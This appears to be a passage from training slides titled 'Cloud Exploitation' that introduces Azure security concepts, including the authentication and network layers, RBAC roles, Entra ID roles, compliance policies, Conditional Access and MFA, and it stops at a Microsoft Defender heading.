
Cloud Exploitation

In addition to the Azure Web Portal, Azure can also be fully managed via PowerShell (with the Azure Client Tools) and through REST APIs, such as Azure Service Management (ASM) and Azure Resource Manager (ARM).



Cloud Exploitation

Security of the authentication layer looks like:



Security at the Authentication Layer:


To access data and applications in Azure, user authentication is required via a security token service (STS). Information about the user's existence, enabled status, and role is used by the authorization system to determine if access should be granted.

- Segregated Authentication Clients: Different authentication clients do not have access to each other.
- Tenants: Tenants act as containers, and there is no relationship between different tenants unless explicitly linked (e.g., via federation or user-account provisioning).
- No Physical Access: Physical access to Azure infrastructure is prohibited, making it impossible to bypass logical security measures like RBAC (Role-Based Access Control).

Cloud Exploitation

Network-Based Security Layers:

When looking at Microsoft Azure's security from the outside, various network-based protection layers can be identified:



Cloud Exploitation

Cloud Access Layer / DDoS Protection (managed by Microsoft):

- Extensive DDoS protection.
- DDoS protection for individual applications (managed by the tenant).

Virtual Network Isolation (VNet):

- Network segregation.
- Different connection options, including:
 - RDP/SSH/WinRM
 - Point-to-Site VPN
 - Site-to-Site VPN
 - ExpressRoute
- Transport security (Certificates & Configuration).
- Virtual appliances (e.g., IDS, IPS, WAF).


NSG & UDR:

- Network Access Control (e.g., Network Security Groups or Endpoint Access Control).
- User Defined Routing.

Cloud Exploitation

Azure's security mechanisms are highly complex. Below are some important concepts:

Defence-in-depth layers



Key Concepts and Tools for Testing Azure Environments:

Before starting to test an Azure environment, it is important to understand several key security concepts and tools:

- RBAC (Role-Based Access Control)
- Compliance Policies
- Conditional Access
- MFA (Multi-Factor Authentication)
- Microsoft Defender
- Azure Rights Management (RMS)
- Microsoft Sentinel
- Microsoft Purview Compliance Center
- Azure Active Directory (Azure AD / Entra ID)
 - Configuration Options
 - AD Identities
 - PIM (Privileged Identity Management)

RBAC - Role-Based Access Control:


- RBAC is the successor to the Azure Classic model called "Azure Service Management" (ASM).
- Access management in Azure is based on roles, which function similarly to groups. Each role grants specific permissions to members over applications, tenant sections, or resource groups.
- Benefits of RBAC:
 - Simplifies task segregation within organizations.
 - Access can be granted based on the principle of Least Privilege.

Cloud Exploitation

Default Roles:

The 3 most basic roles are:


- Owner: Full access to all resources (including delegation rights).
- Contributor: Full access to all resources (excluding delegation rights).
- Reader: Can view all resources but cannot make changes.



Cloud Exploitation

RBAC vs. Entra ID Roles:


- RBAC Role: Grants fine-grained access to Azure resources (e.g., subscriptions).
- Entra ID Role: Grants fine-grained access to Office 365, Exchange Online, and Entra ID.



Cloud Exploitation

Compliance Policies:


Compliance policies are part of Microsoft Endpoint Manager (Intune) and become available when devices are managed by Endpoint Manager (e.g., Azure Entra ID Joined or Hybrid Azure Entra ID Joined).



Cloud Exploitation

Compliance policies make it possible to set a baseline for the security of devices. In other words, if the baseline is not met, measures can be taken.

- Enable organizations to enforce security baselines for devices.
- Default templates available for Windows (10/11) and mobile devices.
- Policies enforce features like BitLocker, SecureBoot, AV status, OS patch level, etc.
- Custom messages for non-compliance.
- Compliance scores provided via dashboards.



Conditional Access:

Conditional Access allows administrators to define when and how users can access Azure/Office 365 resources such as Office apps or the Azure Portal.

- Triggers access based on factors like compliance, geolocation, or identity.
- Enables granular access control for specific services or apps.
- Can enforce additional security measures (e.g., MFA).

Conditions



Policy Evaluation

Controls



Apply Restrictions


Cloud Exploitation

Multi-Factor Authentication (MFA):


For maximum security, authentication combines something you know (password) with something you are (biometrics) or something you have (e.g., a phone authenticator).

Azure provides an easy interface to enforce MFA for users, groups, or everyone, often using Conditional Access policies.

Microsoft



The screenshot shows a Microsoft sign-in page. At the top, there is a Microsoft logo and a user profile icon. Below that, the text "Enter code" is displayed. A message says "We texted your phone +XX XXXXXXXX84. Please enter the code to sign in." There is a text input field labeled "Code" and a large blue "Verify" button. At the bottom, there is a checkbox for "Don't ask again for 14 days".



Cloud Exploitation

Microsoft Defender:

